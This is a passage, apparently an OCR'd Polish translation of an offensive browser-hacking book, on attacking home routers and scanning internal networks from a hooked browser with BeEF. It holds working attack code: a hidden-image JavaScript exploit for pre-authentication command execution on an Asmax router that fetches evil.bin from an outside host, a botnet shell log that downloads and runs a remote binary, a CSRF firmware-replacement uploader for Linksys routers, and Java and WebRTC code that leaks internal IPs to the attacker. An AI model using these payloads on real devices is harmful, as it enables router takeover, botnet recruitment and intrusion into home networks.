
Na routerach domowych zwykle działają wbudowane wersje systemu Linux, często na architekturach MIPS. BusyBox, kompilacja popularnych narzędzi UNIX opakowanych w mały plik wykonywalny, jest dość często spotykana na tych wbudowanych urządzeniach. Jeśli jesteś w stanie wykorzystać luki w zabezpieczeniach funkcji Remote Command Execution, możesz wykorzystać BusyBox, aby w bardziej bezpośredni sposób podważyć wewnętrzne elementy routera.

Uwierzytelnianie wstępne Zdalne wykonywanie poleceń

Michał Sajdak odkrył, że popularny router w Polsce, Asmax AR804, był podatny na pre-uwierzytelnianie RCE. Poniższy JavaScript demonstruje wykorzystanie luki:

```
var gateway = '192.168.0.1';
var path    = 'cgi-bin/script?system%20';
var cmd     = 'wget%20http%3A%2F%2Fbrowserhacker.com
%2Fevil.bin%20-P%20%2Fvar%2Ftmp';

var img = new Image();
img.setAttribute("style","visibility:hidden");
img.setAttribute("width","0");
img.setAttribute("height","0");
img.id = 'asmax_ar804gu';
img.src = gateway+path+cmd;
document.body.appendChild(img);
```

Polecenia dostępne w routerze zawierały wget; jest to wykorzystywane we fragmencie kodu do pobrania evil.bin z browserhacker.com do folderu /var/tmp. Aby zwiększyć tę lukę, każdy proces na routerze, w tym serwer sieciowy, działał jako root, jak widać na rysunku.



```
PID  Uid     VmSize Stat Command
  1 root       1304 S    init
  2 root            S    [keventd]
  3 root            3    [kaofticqd_CPU0]
  4 root            S    [kswapd]
  5 root            S    [bdflushj
  6 root            S    [kupdated]
  7 root            S    [mtdblockd]
 34 root       2780 3    /usr/bin/cm_pc
 36 root       1304 S    init
 37 root       1192 S    /usr/sbin/thttpd -d /usr/www -u root -p 80 -c /cgi-b
 38 root       3616 S    /usr/bin/cm_logic -m /dev/ticfg -c /etc/config.xml
 60 root        608 S    /usr/bin/cm_klogd /dev/klog
 64 root       1668 3    /usr/sbin/snmpd
164 root        604 S    /usr/3bin/udhcpd /var/tmp/udhcpd.conf
169 root        640 S    /sbin/dproxy -c /etc/dproxy.conf -d
231 root       1320 S    /bin/sh script system ps aux
238 root       1192 S    /usr/sbin/thttpd -d /usr/www -u root -p 80 -c /cgi-b
250 root       1304 R    /bin/ps aux
```

Luki RCE, w tym bezpośredni dostęp do interfejsu BusyBox routera, zostały złośliwie wykorzystane na wolności. Jedno z pierwszych pojawień się botnetu stworzonego z routerami SOHO miało miejsce w 2008 roku i było znane jako PsyBot. Według Terry'ego Baume'a botnet składał się głównie z routerów Netcom NB5. Popularna wersja oprogramowania sprzętowego w tych urządzeniach nie wymuszała żadnego uwierzytelnienia w sieciowym interfejsie użytkownika, umożliwiając atakującym włączenie administracji Telnet na routerze. Gdy Telnet był już dostępny, ataki wykonywały komentarz przedstawiony na rysunku.

```
# wget http://dweb.webhop.net/.bb/udhcpc.env -P /var/tmp && chmod +x /var/
tmp/udhcpc.env && /var/tmp/udhcpc.env &
Set PR mark for socket 0x7 = 239
udhcpc.env          100% |*****************************| 33744
00:00 ETA
#
```

Jak widać na rysunku, dzieje się co następuje:

■ Plik udhcpc.env jest pobierany do /var/tmp za pomocą wget

■ Plik jest następnie ustawiany jako wykonywalny za pomocą polecenia chmod

■ Plik jest następnie wykonywany w tle

Plik wykonywalny jest kompilowany pod kątem MIPS i po wykonaniu łączy się z jednym z serwerów IRC dowodzenia i kontroli botnetu uruchamianych przez atakujących. Ten sam wektor ataku może zostać wykorzystany w przypadku luki RCE opisanej wcześniej dla routerów Asmax, ponieważ jest to wstępne uwierzytelnienie i każde polecenie będzie uruchamiane z uprawnieniami roota. Inne nowsze przypadki botnetów atakujących routery SOHO obejmują warianty Chucka Norrisa, które miały wpływ na wiele urządzeń z wbudowanym MIPS w systemie Linux w latach 2009/2010. Ta przezabawna nazwa nie była niestety spowodowana zhakowaniem routerów przez samego Chucka Norrisa. Naukowcy z Uniwersytetu Masaryka odkryli włoski komentarz w kodzie źródłowym: „[R]anger killato: in nome di Chuck Norris" (co w tłumaczeniu oznacza: „Ranger zabity: w imię Chucka Norrisa").

Wymiana oprogramowania sprzętowego Zdalne wykonywanie poleceń

Innym sposobem uzyskania pełnej kontroli nad routerem jest wymiana oprogramowania układowego na własne. Jest to najlepsza metoda podważenia wewnętrznych elementów routera. Jeśli uda Ci się uruchomić własne oprogramowanie układowe na urządzeniu, możesz również zapobiec dalszym aktualizacjom oprogramowania układowego. Phil Purviance zaprezentował na BlackHat 2012 technikę wymiany oprogramowania sprzętowego na różnych urządzeniach Linksys, które były podatne na XSRF. Exploit działał między źródłami i wykorzystywał tę samą technikę, którą zapoczątkował Krzysztof Kotowicz i omówiono w exploitie GlassFish. Poniższy przykład ilustruje tę technikę:

```
function fileUpload(url, fileData, fileName) {

var fileSize = fileData.length,

boundary = "---------------------------" +

"168072824752491622650073", xhr = new XMLHttpRequest;

xhr.open("POST", url, true);

xhr.withCredentials = "true";

xhr.setRequestHeader("Content-Type",

"multipart/form-data, boundary=" + boundary);

// format properly the multipart POST body

var body = boundary + "\r\n";

body += "Content-Disposition: form-data; " +

"name=\"submit_button\"; name=\"submit_button\" \r\n\r\nUpgrade\r\n";

body += boundary + "\r\nContent-Disposition: " +

"form-data; name=\"change_action\"\r\n\r\n\r\n";

body += boundary + "\r\nContent-Disposition: " +

"form-data; name=\"action\"\r\n\r\n\r\n";
```


```
body += boundary + "\r\nContent-Disposition: " +
"form-data; name=\"file\"; " +
"filename=\"FW_WRT54GL_4.30.15.002_US_20101208_code.bin\"\r\n";
body += "Content-Type: application/macbinary\r\n";
body += "\r\n" + fileData + "\r\n\r\n";
body += boundary + "\r\nConntent-Disposition: " +
"form-data; name=\"process\"\r\n\r\n\r\n\r\n";
body += boundary + "--";
// for non-Gecko Browsers like Chrome that don't have sendAsBinary
if(navigator.userAgent.toLowerCase().indexOf("chrome") > -1) {
XMLHttpRequest.prototype.sendAsBinary = function(datastr) {
function byteValue(x) {
return x.charCodeAt(0) & 255
}
var ords = Array.prototype.map.call(datastr, byteValue);
var ui8a = new Uint8Array(ords);
this.send(ui8a.buffer)
}
}
xhr.sendAsBinary(body);
return true
}
// call fileUpload() passing the firmware contents
fileUpload("http://192.168.0.1/upgrade.cgi",
"[..firmware binary..]", "myFile.gif");
```

Wykonując ten kod, możesz zaktualizować oprogramowanie układowe Linksys WRT54GL z surowymi danymi przekazanymi jako drugi argument do funkcji fileUpload(). Modyfikowanie istniejącego oprogramowania routera i otwieranie go za pomocą własnego kodu nie jest tak trudne, jak mogłoby się wydawać! Potrzebujesz tylko odpowiednich narzędzi. Craig Heffner, twórca binwalk45, wraz z Jeremy Collake stworzyli Firmware Modification Kit46. Ten zbiór skryptów Bash może być użyty do rozpakowania oprogramowania routera w celu uzyskania drzewa plików systemu plików. Następnie możesz odczytać każdy plik, zmodyfikować go, wstawiając swój kod backdoora, a następnie przepakować wszystko w jeden plik gotowy do użycia z opisanymi wcześniej atakami. Robert Kornmeyer, w połowie 2013 roku, opublikował artykuł na PaulDotCom47 pokazujący, jak można

wykonać backdoora firmware DD-WRT dla routerów Linksys przy użyciu zestawu do modyfikacji oprogramowania sprzętowego. Był w stanie zmodyfikować źródło strony Info.htm, aby zawierało hak BeEF, jak widać na rysunku.

Te same wektory ataków są równie ważne na każdym urządzeniu sieciowym, które ujawnia interfejs sieciowy, a nie tylko na routerach. Wykorzystywanie luk XSS, Basic Authentication i CSRF to świetna metoda na wprowadzanie nieautoryzowanych zmian w urządzeniach NAS, przełącznikach, kamerach monitorujących, odtwarzaczach multimedialnych i nie tylko. Jak można się spodziewać, BeEF zawiera wiele modułów poleceń dotyczących tych konkretnych problemów. Na wysokim poziomie są one podzielone na ataki wykorzystujące exploity na kamery, urządzenia NAS i routery. Moduły kamery próbują wykorzystać luki w celu aktualizacji danych uwierzytelniających administratora w modelach DLink i Linksys. Na przykład w jednym przypadku, którego celem jest kamera AirLive, moduł dodaje nowego administratora. Moduły exploitów NAS atakują zarówno urządzenia DLink, jak i FreeNAS. Wada DLink CSRF umożliwia zdalne wykonanie kodu, podczas gdy luka CSRF w urządzeniu FreeNAS służy do tworzenia odwróconej powłoki z powrotem do komputera. Moduły wykorzystujące routery obejmują ataki na urządzenia 3COM, Belkin, CISCO, DLink, Linksys i Comtrend. Większość z nich będzie próbowała wykorzystać luki CSRF do zmiany haseł administratora lub umożliwienia zdalnego dostępu, jak zostało to omówione wcześniej.

Rysunek przedstawia kolejne przydatne źródło do atakowania urządzeń bram sieciowych: http://www.routerpwn.com. Routerpwn, projekt stworzony przez Roberto Salgado, to zbiór ładunków HTML i JavaScript skierowanych do routerów domowych. Dzięki temu prawie każdy i wszędzie może zaatakować swój lokalny router. Ataki są podzielone na producentów routerów, takich jak Belkin, Cisco, Huawei, Netgear i tak dalej. Sama strona internetowa jest w rzeczywistości pojedynczym plikiem HTML, więc można ją pobrać i uruchomić w trybie offline w przypadkach, gdy połączenie z Internetem nie jest dostępne.



Ataki omówione w tej sekcji demonstrują kruchość routerów sieciowych, w szczególności urządzeń SOHO, które często znajdują się w domach ludzi. Jedną z głównych przyczyn tych problemów jest założenie, że dostawcy dotyczą bezpieczeństwa internetowych interfejsów użytkownika. Oznacza to, że interfejsy internetowe publikowane w sieciach wewnętrznych są zabezpieczone przed atakującymi w Internecie. To założenie wali się jak domek z kart, jeśli przeglądarka w sieci wykonuje JavaScript pod kontrolą napastnika. Z tego punktu widzenia router może zostać ponownie skonfigurowany, całkowicie ominięty lub stać się częścią botnetu.

Podsumowanie

Szczegółowo opisano szereg scenariuszy ataków na aplikacje internetowe, które można uruchomić z przechwyconej przeglądarki, z których wiele można przeprowadzić z różnych źródeł bez naruszania SOP. Omówione metody zapewniają atakującemu zwiększony poziom anonimowości i zapewniają dostęp do nieroutowalnych aplikacji internetowych znajdujących się w intranecie. Omówiono również podejścia do identyfikowania i wykorzystywania luk o różnych źródłach. Obejmowały one zdalne wykonywanie poleceń (RCE), wstrzykiwanie SQL i ataki Cross-Site Scripting (XSS). Wiesz już, w jaki sposób zahaczanie źródeł za pomocą luk XSS (odkryte cross-origin) może zwiększyć liczbę źródeł pod twoją kontrolą i zwiększyć powierzchnię ataku. Po zaczepieniu do nowo kontrolowanego źródła można było uzyskać dostęp za pośrednictwem Tunneling Proxy. Pozwala to potencjalnie przejechać uwierzytelnioną sesję i ominąć niektóre środki zaradcze przy użyciu HttpOnly. Standardowe narzędzia bezpieczeństwa, takie jak Burp i Sqlmap, mogą również używać Tunneling Proxy do przekazywania swoich żądań za pośrednictwem zaczepionej przeglądarki. Ta Część pokazła również, że standardowe exploity aplikacji internetowych mogą być uruchamiane między źródłami. Ataki te mogą wykorzystywać luki w zabezpieczeniach RCE na urządzeniach znajdujących się w intranecie.

Atakowanie sieci

Ważne jest, aby pamiętać o podstawowym kontekście i technologii, która obsługuje protokoły aplikacji omawiane obszernie na stronach przed tobą. Protokół HTTP zależy od podstawowych warstw OSI tak samo, jak każdy inny protokół zdefiniowany w warstwie aplikacji modelu OSI. Skupienie się na atakowaniu przeglądarek i aplikacji internetowych to jedno, ale zagłębienie się w podstawową sieć przyniesie fantastyczne rezultaty. To właśnie w warstwie sieci można uzyskać bezpośredni dostęp do usług innych niż HTTP, potencjalnie narażając usługi poczty e-mail, usługi drukowania, serwery Internet Relay Chat i inne. Ta Część zaczyna się od zbadania metod wykrywania konfiguracji sieci wewnętrznej przechwyconej przeglądarki. Oznacza to wykrywanie wewnętrznych adresów IP i uruchamianie skanowania portów wewnętrznych z przeglądarki. Uzbrojony w te informacje, możesz następnie skupić się na bardziej zaawansowanych technikach, takich jak komunikacja międzyprotokołowa (IPC) i wykorzystywanie międzyprotokołowe (IPE). Oczywiście, gdy już złamałeś cel za pomocą IPE, będziesz chciał połączyć się z powrotem do swojego urządzenia sterującego. Konwencjonalne połączenia zwrotne wiążą się z zaszumioną komunikacją przez zapory brzegowe. Odkryjesz znacznie bardziej dyskretny sposób na połączenie z powrotem za pomocą ładunku BeEF Bind, który odbija komunikację z Twojej przeglądarki.

Identyfikacja celów

Rozpoznanie jest zwykle pierwszą czynnością, którą wykonujesz, gdy próbujesz uzyskać nieautoryzowany dostęp do systemów lub sieci. Gdy źródłem tych ataków jest przeglądarka, wymóg odpowiedniego rozpoznania jest nie mniej ważny. W rzeczywistości, ze względu na potencjalne czynniki ograniczające obecne w przeglądarkach, uzyskanie jasnego obrazu celów sieciowych jest często nawet ważniejsze. Metody identyfikacji celu zostały omówione w rozdziale 9. Niektóre z tych metod są również przydatne w przypadku namierzania usług sieciowych. Teraz idziesz o krok dalej z rozpoznaniem i badasz jeszcze więcej metod zbierania informacji o celu. Przed rozpoczęciem skanowania portów musisz poznać docelowe podsieci. Dobrym miejscem do rozpoczęcia jest ta sama podsieć, w której znajduje się podłączona przeglądarka. W kolejnych sekcjach poznasz metody wykrywania wewnętrznego adresu IP przeglądarki oraz inne sposoby określania informacji o sieci wewnętrznej.

Identyfikacja wewnętrznego adresu IP przejętej przeglądarki

Potrzebujesz jak najwięcej informacji o swoim celu przy jak najmniejszym wysiłku. Idealną sytuacją jest wywołanie metody JavaScript i zwrócenie jej informacji o wewnętrznej sieci przeglądarki. Wydaje się to naciągane, ale tak naprawdę było do końca 2012 roku w przypadku Firefoksa. JavaScript może konstruować wywołania Java, które byłyby wykonywane za pomocą wtyczki przeglądarki JRE. Może nawet utworzyć instancję klasy java.net.Socket w Javie. Używając tej klasy, JavaScript może pobrać wewnętrzny adres IP i nazwę hosta. Wyodrębnianie informacji o sieci wewnętrznej jest nadal możliwe we wszystkich przeglądarkach obsługujących aplety Java, ale teraz opiera się na wyraźnej interwencji użytkownika. To ograniczenie wynikało z dodania funkcji „kliknij, aby odtworzyć”. Poniższy JavaScript dostarcza przykład, jak wyodrębnić wewnętrzny adres IP i nazwę hosta w Firefoksie do wersji 15. Od wersji 16, LiveConnect, a tym samym dostęp do javy i pakietów z DOM, został wyłączony.

```
var sock = new java.net.Socket();

var ip = "";

var hostname = "";

try {
```

```
sock.bind(new java.net.InetSocketAddress('0.0.0.0',0));

sock.connect(new java.net.InetSocketAddress(document.domain,

(!document.location.port)?80:document.location.port));

ip = sock.getLocalAddress().getHostAddress();

hostname = sock.getLocalAddress().getHostName();

}
```

Metoda bind() otwiera port nasłuchiwania na komputerze lokalnym, z którym jest natychmiast połączony. Po połączeniu wywoływana jest metoda getLocalAddress(), która zwraca obiekt InetAddress. Ten obiekt udostępnia więcej metod, takich jak getHostAddress() do pobierania adresu IP i getHostName() do pobierania nazwy hosta połączenia gniazda. Następnie kod wywołuje te metody w celu zebrania szczegółów sieci wewnętrznej. Zawijanie podobnej logiki w aplecie Java jest nadal dostępną metodą pozyskiwania tych informacji. Jednak głównym ograniczeniem jest ograniczenie Click to Play. Rozważ następujący kod:

```
import java.applet.Applet;

import java.applet.AppletContext;

import java.net.InetAddress;

import java.net.Socket;

/*

* adapted from Lars Kindermann applet

* http://reglos.de/myaddress/MyAddress.html

*/

public class get_internal_ip extends Applet {

String Ip = "unknown";

String internalIp = "unknown";

String IpL = "unknown";

private String MyIP(boolean paramBoolean) {

Object obj = "unknown";

String str2 = getDocumentBase().getHost();

int i = 80;

if (getDocumentBase().getPort() != -1){

i = getDocumentBase().getPort();

}

try {
```

```
String str1 =

new Socket(str2, i).getLocalAddress().getHostAddress();

if (!str1.equals("255.255.255.255")) obj = str1;

} catch (SecurityException localSecurityException) {

obj = "FORBIDDEN";

} catch (Exception localException1) {

obj = "ERROR";

}

if (paramBoolean) try {

obj = new Socket(str2, i).getLocalAddress().getHostName();

} catch (Exception localException2) {}

return (String) obj;

}

public void init() {

this.Ip = MyIP(false);

}

public String ip() {

return this.Ip;

}

public String internalIp() {

return this.internalIp;

}

public void start() {}

}
```

Po skompilowaniu jako niepodpisany aplet, poprzedni kod (zaadaptowany z pracy Larsa Kindermanna2) może pobrać wewnętrzny adres IP w Javie 1.6. Jeśli osadzisz aplet na stronie, możesz wysłać zapytanie o aplet z JavaScript za pomocą document.get_internal_ip.ip(). Wraz z aktualizacją 11 wersji Java 1.7 funkcja Click to Play została wprowadzona nawet dla niepodpisanych apletów. Oznaczało to, że aby ta technika zadziałała, będzie wymagała interakcji użytkownika. Oczywiście zmniejszyło to skuteczność podczas próby uzyskania szczegółowych informacji sieciowych o celu.

Poniższy kod Java idzie o krok dalej w przesłuchaniu. Wylicza również wszelkie inne dostępne interfejsy sieciowe:

```
String output = "";
```

```
output += "Host Name: ";
output += java.net.InetAddress.getLocalHost().getHostName()+"\n";
output += "Host Address: ";
output += java.net.InetAddress.getLocalHost().getHostAddress()+"\n";
output += "Network Interfaces (interface, name, IP):\n";
Enumeration networkInterfaces = NetworkInterface.getNetworkInterfaces();
while (networkInterfaces.hasMoreElements()) {
NetworkInterface networkInterface =
(NetworkInterface) networkInterfaces.nextElement();
output += networkInterface.getName() + ", ";
output += networkInterface.getDisplayName()+ ", ";
Enumeration inetAddresses = (networkInterface.getInetAddresses());
if(inetAddresses.hasMoreElements()){
while (inetAddresses.hasMoreElements()) {
InetAddress inetAddress = (InetAddress)inetAddresses.nextElement();
output +=inetAddress.getHostAddress() + "\n";
}
}else{
output += "\n";
}
}
return output;
```

Moduł poleceń „Get System Info” BeEF używa bardzo podobnego kodu, ale rozszerza go o zapytania o inne obiekty Java, takie jak Runtime i System. Rozszerzając poszukiwane obiekty, oprócz informacji o sieci, możesz sprawdzić następujące elementy:

■ Liczba procesorów dostępnych dla wirtualnej maszyny Java:

```
Integer.toString(Runtime.getRuntime().availableProcessors())
```

■ Informacje o pamięci systemowej:

```
Runtime.getRuntime().maxMemory()
Runtime.getRuntime().freeMemory()
Runtime.getRuntime().totalMemory()
```


■ Nazwa, wersja i architektura systemu operacyjnego:

System.getProperty("os.nazwa");

System.getProperty("os.wersja");

System.getProperty("os.arch");

W BeEF kod Java został już skompilowany do pliku klasy Java. Gdy moduł jest wykonywany, ładuje plik klasy do przeglądarki docelowej za pomocą funkcji JavaScript beef.dom.attachApplet(). Rysunek 10-1 przedstawia dane wyjściowe modułu „Get Internal IP” działającego na najnowszej wtyczce Java 1.6.



Być może pamiętasz, że w Części 5 omówiono standard komunikacji w czasie rzeczywistym (WebRTC) do łączenia się z kamerą internetową komputera w ramach ataków socjotechnicznych. Inną z proponowanych funkcji WebRTC jest komponent połączeń peer-to-peer. W modelu DOM ta funkcja jest dostępna za pośrednictwem obiektu window .RTCPeerConnection, window.webkitRTCPeerConnection lub window.mozRTCPeerConnection, w zależności od przeglądarki. Celem tej technologii jest zapewnienie bogatym aplikacjom internetowym metody umożliwiającej komunikację typu peer-to-peer. Na przykład umożliwia prowadzenie rozmów wideo w przeglądarce internetowej bez korzystania z technologii innych firm, takich jak Flash. U podstaw tej możliwości leży struktura Interactive Connectivity Establishment (ICE). ICE został zaprojektowany, aby zapewnić metodę bezpośredniej komunikacji przeglądarek z innymi przeglądarkami. Oczywiście zapory sieciowe i technologia NAT często uniemożliwiają bezpośrednią komunikację między dwiema odizolowanymi przeglądarkami. W ten sposób skonstruowano narzędzia Session Traversal Utilities dla NAT (STUN) i Traversal Using Relays wokół koncepcji NAT (TURN). Pomysł opiera się na serwerach przekaźnikowych lub połączeniach działających jako punkty środkowe między dwiema przeglądarkami. Aby ułatwić wstępne uzgadnianie między dwiema przeglądarkami, używany jest protokół Session Discovery Protocol (SDP)5. Standard SDP dokumentuje wspólny język w celu zdefiniowania wymaganych informacji między dwiema stronami, dzięki czemu mogą one następnie nawiązać ze sobą połączenie. W 2013 roku Nathan Vander Wilt odkrył, że implementacja RTCPeerConnection, w szczególności funkcje wykorzystywane do budowania komunikatów SDP, mogą zostać wykorzystane do ujawnienia wewnętrznego adresu IP przeglądarki. Poniższy fragment pokazuje, jak uzyskać wewnętrzny adres IP przy użyciu tej techniki:

var RTCPeerConnection = window.webkitRTCPeerConnection

|| window.mozRTCPeerConnection;

if (RTCPeerConnection) (function () {

var addrs = Object.create(null);

```
addrs["0.0.0.0"] = false;
// Establish a connection with ICE / relay servers - in this instance: NONE
var rtc = new RTCPeerConnection({iceServers:[]});
// FF needs a channel/stream to proceed
if (window.mozRTCPeerConnection) {
rtc.createDataChannel('', {reliable:false});
};
// Upon an ICE candidate being found
// Grep the SDP data for IP address data
rtc.onicecandidate = function (evt) {
if (evt.candidate) grepSDP(evt.candidate.candidate);
};
// Create an SDP offer
// This kicks off the process
rtc.createOffer(function (offerDesc) {
// Grep the SDP data upon a successful offer
grepSDP(offerDesc.sdp);
// Set this offer as the local description for the RTC Peer Connection
rtc.setLocalDescription(offerDesc);
}, function (e) { // If the SDP offer fails
beef.net.send('<%= @command_url %>',
<%= @command_id %>, "SDP Offer Failed"); });
//Process new IPs as they're grepped
function processIPs(newAddr) {
if (newAddr in addrs) return;
else addrs[newAddr] = true;
var displayAddrs = Object.keys(addrs).filter(function (k) {
return addrs[k]; });
beef.net.send('<%= @command_url %>',
<%= @command_id %>, "IP is " + displayAddrs.join(" or perhaps "));
}
```

```
function grepSDP(sdp) {

var hosts = [];

//http://tools.ietf.org/html/rfc4566#page-39

sdp.split('\r\n').forEach(function (line) {

// http://tools.ietf.org/html/rfc4566#section-5.13

if (~line.indexOf("a=candidate")) {

// http://tools.ietf.org/html/rfc5245#section-15.1

var parts = line.split(' '),

addr = parts[4],

type = parts[7];

if (type === 'host') processIPs(addr);

// http://tools.ietf.org/html/rfc4566#section-5.7

} else if (~line.indexOf("c=")) {

var parts = line.split(' '),

addr = parts[2];

processIPs(addr);

}

});

}

})(); else { // Browser doesn't support RTCPeerConnection

beef.net.send('<%= @command_url %>', <%= @command_id %>,

"Browser doesn't appear to support RTCPeerConnection");

}
```

Ten kod najpierw tworzy obiekt RTCPeerConnection o nazwie rtc. Następnie ma skojarzoną procedurę obsługi na wypadek wykrycia kandydata ICE. Następnie kod tworzy ofertę SDP, która tworzy SDP, który normalnie byłby przesłany do peera przez serwer przekazujący. Jednak ponieważ żadne nie są ustawione, żądania są zawarte. Ciąg SDP jest następnie analizowany w celu wyodrębnienia wewnętrznego adresu IP. Dzięki tym szczegółowym informacjom wszelkie dalsze ataki na intranet mogą być bardziej ukierunkowane i dokładniejsze. Jeśli jednak Java lub WebRTC nie są dostępne, nie wszystko stracone! Nadal masz sposoby na analizowanie potencjalnych zakresów wewnętrznych adresów IP.

Identyfikacja podsieci przechwyconej przeglądarki

Odkrywanie wewnętrznego adresu IP przeglądarki jest pomocne, choć nie jest to krytyczne wymaganie do zaatakowania sieci wewnętrznej. Problem znajdowania adresów docelowych ukrywających się w

